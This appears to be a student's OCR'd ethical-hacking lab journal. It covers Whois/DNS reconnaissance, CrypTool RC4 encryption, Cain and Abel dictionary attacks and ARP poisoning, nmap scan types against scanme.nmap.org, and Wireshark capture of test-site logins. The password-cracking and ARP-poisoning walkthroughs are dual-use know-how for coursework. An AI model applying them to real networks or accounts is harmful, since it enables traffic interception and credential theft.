
Practical – 1:

Aim:

Google and Whois Reconnaissance

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Step 1: Open the browser and Search " https://who.is/ " and type in any domain name



WHOIS DETAILS:

flipkart.com

whois information

Whois | DNS Records | Diagnostics

cache expires in 18 hours, 58 minutes and 11 seconds
refresh

Registrar Info

Name	GoDaddy.com, LLC
Whois Server	whois.godaddy.com
Referral URL	https://www.godaddy.com
Status	clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited clientRenewProhibited https://icann.org/epp#clientRenewProhibited clientTransferProhibited https://icann.org/epp#clientTransferProhibited clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited

Important Dates

Expires On	2025-06-03
Registered On	2007-06-03
Updated On	2019-05-13

Name Servers

SDNS14.ULTRADNS.BIZ	156.154.142.14
SDNS14.ULTRADNS.COM	156.154.140.14
SDNS14.ULTRADNS.NET	156.154.141.14
SDNS14.ULTRADNS.ORG	156.154.143.14

Similar Domains

flipk-art.com | flipk-artbigbillionday.in | flipk-indsky.xyz | flipk-mart.ink | flipk-mobil.xyz | flipk-oohop.xyz | flipk-ruby.xyz | flipk-shol.xyz | flipk-usshop.xyz | flipk.art | flipk.com | flipk.ee | flipk0.com | flipk12.com | flipk1art.xyz | flipk4rt.shop | flipka-ttas-sellfast-go.shop | flipka.com | flipka.org | flipka.ru |

DNS RECORDS:

flipkart.com
DNS information

Whois | DNS Records | Diagnostics

DNS Records for flipkart.com

Hostname	Type	TTL	Priority	Content
flipkart.com	SOA	7200		pdns1.ultradns.net sysadmin@flipkart.com 2017032796 10800 900 604800 10800
flipkart.com	NS	21600		sdns14.ultradns.org
flipkart.com	NS	21600		sdns14.ultradns.net
flipkart.com	NS	21600		sdns14.ultradns.com
flipkart.com	NS	21600		sdns14.ultradns.biz
flipkart.com	A	900		103.243.32.90
flipkart.com	MX	77	1	eu-smtp-inbound-2.mimecast.com
flipkart.com	MX	77	1	eu-smtp-inbound-1.mimecast.com
www.flipkart.com	A	891		103.243.32.90
www.flipkart.com	CNAME	25		flipkart.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-2.mimecast.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-1.mimecast.com

DIAGNOSTICS

flipkart.com
diagnostic tools

Whois | DNS Records | Diagnostics

Ping

```
PING flipkart.com (103.243.32.90) 56(84) bytes of data.
64 bytes from 103.243.32.90: icmp_seq=1 ttl=44 time=223 ms
64 bytes from 103.243.32.90: icmp_seq=2 ttl=44 time=224 ms
64 bytes from 103.243.32.90: icmp_seq=3 ttl=44 time=224 ms
64 bytes from 103.243.32.90: icmp_seq=4 ttl=44 time=224 ms
64 bytes from 103.243.32.90: icmp_seq=5 ttl=44 time=223 ms

--- flipkart.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 223.798/223.998/224.181/0.540 ms
```

Traceroute

```
traceroute to flipkart.com (103.243.32.90), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  0.609 ms  0.595 ms  0.591 ms
 2  ec2-3-236-63-101.compute-1.amazonaws.com (3.236.63.101)  1.707 ms ec2-3-236-63-17.compute-1.amazonaws.com (3.236.63.17)  7.388 ms ec2-3-236-63-79.comput
 3  240.0.224.96 (240.0.224.96)  0.959 ms  0.952 ms 240.0.224.99 (240.0.224.99)  0.966 ms
 4  242.2.113.69 (242.2.113.69)  2.466 ms 242.2.112.69 (242.2.112.69)  2.467 ms 242.2.113.195 (242.2.113.195)  1.837 ms
 5  240.2.88.15 (240.2.88.15)  7.523 ms  7.531 ms 240.2.88.14 (240.2.88.14)  7.590 ms
 6  242.5.235.135 (242.5.235.135)  8.187 ms 242.5.234.135 (242.5.234.135)  7.535 ms  7.470 ms
 7  151.148.10.176 (151.148.10.176)  7.076 ms  7.037 ms  7.071 ms
 8  151.148.10.177 (151.148.10.177)  7.324 ms  7.499 ms  7.401 ms
 9  116.119.49.128 (116.119.49.128)  246.824 ms 116.119.112.128 (116.119.112.128)  237.268 ms 182.79.205.103 (182.79.205.103)  245.285 ms
```

Practical - 2.A


Aim: Password Encryption and Cracking with CrypTool and Cain and Abel

2.A) Password Encryption and Decryption:


- **Use CrypTool to encrypt passwords using the RC4 algorithm.**
- **Decrypt the encrypted passwords and verify the original values**


Step 1: Download CrypTool 1.4.42 — English version & Install it
https://www.cryptool.org/ct1download/SetupCrypTool_1_4_42_en.exe


Step 2: Open CrypTool and Create New File




Step 3: Type the Sentence & Click on Encrypt > Symmetric (modern) > RC4 > Encrypt







Step 4: Click on Decrypt > Symmetric (modern) > RC4 > Decrypt




Practical - 2.B

Aim: Password Encryption and Cracking with CrypTool and Cain and Abel


2.B) Password Cracking and Wireless Network Password Decoding:

- **Use Cain and Abel to perform a dictionary attack on Windows account passwords.**
- **Decode wireless network passwords using Cain and Abel's capabilities.**

Click on HASH Calcuator
Enter the password to convert into hash




Paste the value into the field you have converted
e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



Practical – 3 A

Aim: Linux Network Analysis and ARP Poisoning

IPCONFIG:

```
C:\Users\arunv>ipconfig

Windows IP Configuration


Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::988b:9779:e525:a35e%18
   IPv4 Address. . . . . . . . . . . : 192.168.1.106
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

PING:

```
C:\Users\arunv>ping www.flipkart.com

Pinging flipkart.com [103.243.32.90] with 32 bytes of data:
Reply from 103.243.32.90: bytes=32 time=28ms TTL=58
Reply from 103.243.32.90: bytes=32 time=29ms TTL=58
Reply from 103.243.32.90: bytes=32 time=31ms TTL=58
Reply from 103.243.32.90: bytes=32 time=30ms TTL=58

Ping statistics for 103.243.32.90:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 28ms, Maximum = 31ms, Average = 29ms
```

ARP:

```
C:\Users\arunv>arp -a

Interface: 192.168.1.106 --- 0x12
  Internet Address      Physical Address      Type
  192.168.1.1           38-6b-1c-5a-93-12     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

TRACERT:

```
C:\Users\arunv>tracert www.flipkart.com

Tracing route to flipkart.com [103.243.32.90]
over a maximum of 30 hops:

  1   366 ms     1 ms     2 ms  192.168.1.1
  2   201 ms    23 ms    22 ms  100.64.0.1
  3    19 ms    19 ms  1306 ms  59.160.39.141.static.vsnl.net.in [59.160.39.141]
  4     *     2569 ms    32 ms  172.31.167.46
  5   555 ms    53 ms    26 ms  115.110.250.202.static-ahmedabad.tcl.net.in [115.110.250.202]
  6     *        *        *     Request timed out.
  7     *        *        *     Request timed out.
  8     *        *        *     Request timed out.
  9     *        *        *     Request timed out.
 10    73 ms    64 ms    26 ms  103.243.32.90

Trace complete.
```

NETSTAT:

```
C:\Users\arunv>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49679        Arun:49680             ESTABLISHED
  TCP    127.0.0.1:49680        Arun:49679             ESTABLISHED
  TCP    127.0.0.1:49681        Arun:49682             ESTABLISHED
  TCP    127.0.0.1:49682        Arun:49681             ESTABLISHED
  TCP    127.0.0.1:49701        Arun:49702             ESTABLISHED
  TCP    127.0.0.1:49702        Arun:49701             ESTABLISHED
  TCP    127.0.0.1:49703        Arun:49704             ESTABLISHED
  TCP    127.0.0.1:49704        Arun:49703             ESTABLISHED
  TCP    127.0.0.1:49705        Arun:49706             ESTABLISHED
  TCP    127.0.0.1:49706        Arun:49705             ESTABLISHED
  TCP    192.168.1.106:61647    13.89.179.10:https     ESTABLISHED
  TCP    192.168.1.106:61651    a23-54-82-210:https    ESTABLISHED
  TCP    192.168.1.106:61669    dhcp-192-234-152:https  ESTABLISHED
  TCP    192.168.1.106:61671    dhcp-192-234-147:http  TIME_WAIT
  TCP    192.168.1.106:61700    a23-54-83-203:https    LAST_ACK
  TCP    192.168.1.106:61702    a23-54-83-209:https    LAST_ACK
  TCP    192.168.1.106:61703    a23-54-83-209:https    LAST_ACK
  TCP    192.168.1.106:61704    a23-54-83-209:https    LAST_ACK
  TCP    192.168.1.106:61705    a23-54-83-209:https    LAST_ACK
  TCP    192.168.1.106:61707    a23-54-83-209:https    LAST_ACK
  TCP    192.168.1.106:61708    a23-54-83-203:https    LAST_ACK
  TCP    192.168.1.106:61756    151.101.153.91:https   ESTABLISHED
  TCP    192.168.1.106:61780    a-0003:https           TIME_WAIT
  TCP    192.168.1.106:61781    a-0003:https           TIME_WAIT
  TCP    192.168.1.106:61785    20.212.88.117:https    ESTABLISHED
  TCP    192.168.1.106:61786    20.54.232.160:https    ESTABLISHED
  TCP    192.168.1.106:61787    52.109.124.29:https    TIME_WAIT
  TCP    192.168.1.106:61788    40.99.31.178:https     ESTABLISHED
  TCP    192.168.1.106:61789    150.171.44.254:https   ESTABLISHED
  TCP    192.168.1.106:61790    204.79.197.254:https   ESTABLISHED
  TCP    192.168.1.106:61791    104.215.5.225:https    ESTABLISHED
  TCP    192.168.1.106:61792    204.79.197.222:https   ESTABLISHED
  TCP    192.168.1.106:61793    a23-54-83-203:https    ESTABLISHED
  TCP    192.168.1.106:61795    13.69.239.72:https     ESTABLISHED
  TCP    192.168.1.106:61796    40.99.9.162:https      ESTABLISHED
  TCP    192.168.1.106:61797    13.107.21.239:https    ESTABLISHED
  TCP    192.168.1.106:64948    20.198.119.84:https    ESTABLISHED
```

Practical - 3.B


Aim:Linux Network Analysis and ARP Poisoning

2) ARP Poisoning:


- **Use ARP poisoning techniques to redirect network traffic on a Windows system.**
- **Analyze the effects of ARP poisoning on network communication and security.**


Steps:

1) Click on Sniffer tab.




2) Click on Start/Stop Sniffer and give range values and click okay.






3) Right click on any IP and select Resolve Host Name.




4) Click on ARP tab on the bottom.

5) Click on Add Button(1) and select your router and any IP.



6) Click on the IP and then click on the button shown in the image to start ARP Poisoning.



Practical - 4

Aim: Port Scanning with NMap

- **Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.**
- **Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.**
- **Analyze the scan results to gather information about the target system's network services.**

Requirements: Nmap cmd, Wireshark

Steps:

- Open WireShark > Capture > Options > Select till Ethernet 2 > Start
- Open Nmap Cmd > Enter the required statement > Run > Put the IP address which was generated in the URL of Wireshark by entering " ip.addr == 45.33.32.156 " > Enter > Stop Capturing
- Follow the same procedures for all Flags

1) **ACK** –`sA` (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

2) **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: nmap -p22,113,139 scanme.nmap.org

```
C:\Users\sushil>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).

PORT    STATE SERVICE
22/tcp  open  ssh
113/tcp open  ident
139/tcp open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
```

3) **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: nmap -sF -T4 para

```
C:\Users\sushil>nmap -sF -T4 para
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds
```

4) **NULL Scan** (-sN)

Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p 22 scanme.nmap.org

```
C:\Users\sushil>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

5) **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: nmap -sX -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

Practical - 5


Aim: Network Traffic Capture using WireShark

- **Use Wireshark to capture network traffic on a specific network interface.**
- **Analyze the captured packets to extract relevant information and identify potential security issues**


Requirements: Wireshark, FTPv6-1.cap file

Steps for HTTP:


Open Wireshark > Start Capturing > Minimize the Tab
Open Google > Search for “vulnweb login” > Click on “login page - Home of Acunetix Art” > Sign up > Login once
Reopen Wireshark > Type “ http.request.method== “GET” ” in the Apply filers tab > Enter
Click on “ /signup.php HTTP/1.1 ” > Expand the below tab “ Hypertext Transfer Protocol ”




Click on “ /login.php HTTP/1.1 ” > Expand the below tab “ Hypertext Transfer Protocol ”



Now, In the Apply Filters Tab > Type “ http.request.method== “POST” ” > Enter
Click on “ /secured/newuser.php HTTP/1.1 ” > Expand the below tab “HTML form URL Encoded:”



Click on “ /userinfo.php HTTP/1.1 ” > Expand the below tab “HTML form URL Encoded:”

